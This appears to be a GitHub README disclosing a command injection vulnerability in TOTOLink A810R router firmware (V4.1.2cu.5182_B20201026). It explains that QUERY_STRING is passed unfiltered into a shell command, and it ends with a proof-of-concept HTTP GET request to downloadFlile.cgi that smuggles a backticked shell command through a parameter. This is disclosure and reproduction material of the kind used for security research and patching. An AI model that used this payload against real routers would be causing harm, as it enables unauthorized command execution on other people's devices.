<> Code   ⊙ Issues **11**   ⅋ Pull requests   ▷ Actions   ⊞ Projects   ⊙ Security   ···

ᛘ main ⌄   ···

IOT_vuln / **TOTOLink** / **A810R** / README.md

F0und-icu TOTOLINK   ⟲ History

ᵣ₈ **1 contributor**

☰   52 lines (32 sloc) | 1.96 KB   ···

TOTOLink A810R V4.1.2cu.5182_B20201026 Has an command injection vulnerability

Overview

- **Type**: command injection vulnerability
- **Vendor**: TOTOLINK (https://www.totolink.net/)
- **Products**: WiFi Router, such as A810R V4.1.2cu.5182_B20201026 V5.9c.4050_B20190424
- **Firmware download address**: https://www.totolink.net/home/menu/detail/menu_listtpl/download/id/169/ids/36.html

Description

1.Product Information:

TOTOLink A810R V4.1.2cu.5182_B20201026 router, the latest version of simulation overview：

NO	Name	Version	Updated	Download
1	A810R_Datasheet	Ver1.0	2021-03-02	⊕
2	A810R_QIG	Ver1.0	2021-10-25	⊕
3	A810R_Firmware	V5.9c.2280_B20180512	2021-10-25	⊕
4	A810R_Firmware	V5.9c.4249_B20190805(Transition version)	2021-10-25	⊕
5	A810R_Firmware	V4.1.2cu.5032_B20200407	2021-10-25	⊕
6	A810R_Firmware	V4.1.2cu.5182_B20201026	2021-10-25	⊕

| PRODUCTS	SUPPORT	ABOUT US	NEWS	CONTACT WITH US	🌐 Worldwide
› Router	› Download Center	› Milestones		› Facebook	

(The latest version on the official website)

2. Vulnerability details

TOTOLINK A810R V4.1.2cu.5182_B20201026 was discovered to contain a command injection vulnerability in the "Main" function. This vulnerability allows attackers to execute arbitrary commands via the QUERY_STRING parameter.

We can see that the os will get `QUERY_STRING` without filter splice to the string `echo QUERY_STRING:%s >/tmp/download` and execute it. So, If we can control the `QUERY_STRING`, it can be command injection.

3. Recurring vulnerabilities and POC

In order to reproduce the vulnerability, the following steps can be followed:

1. Boot the firmware by qemu-system or other ways (real machine)
2. Attack with the following POC attacks

```
GET /cgi-bin/downloadFlile.cgi?payload=`ls>../1.txt` HTTP/1.1
Host: 192.168.111.12
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:88.0) Gecko/20100101
Firefox/88.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: keep-alive
Upgrade-Insecure-Requests: 1
Cache-Control: max-age=0
```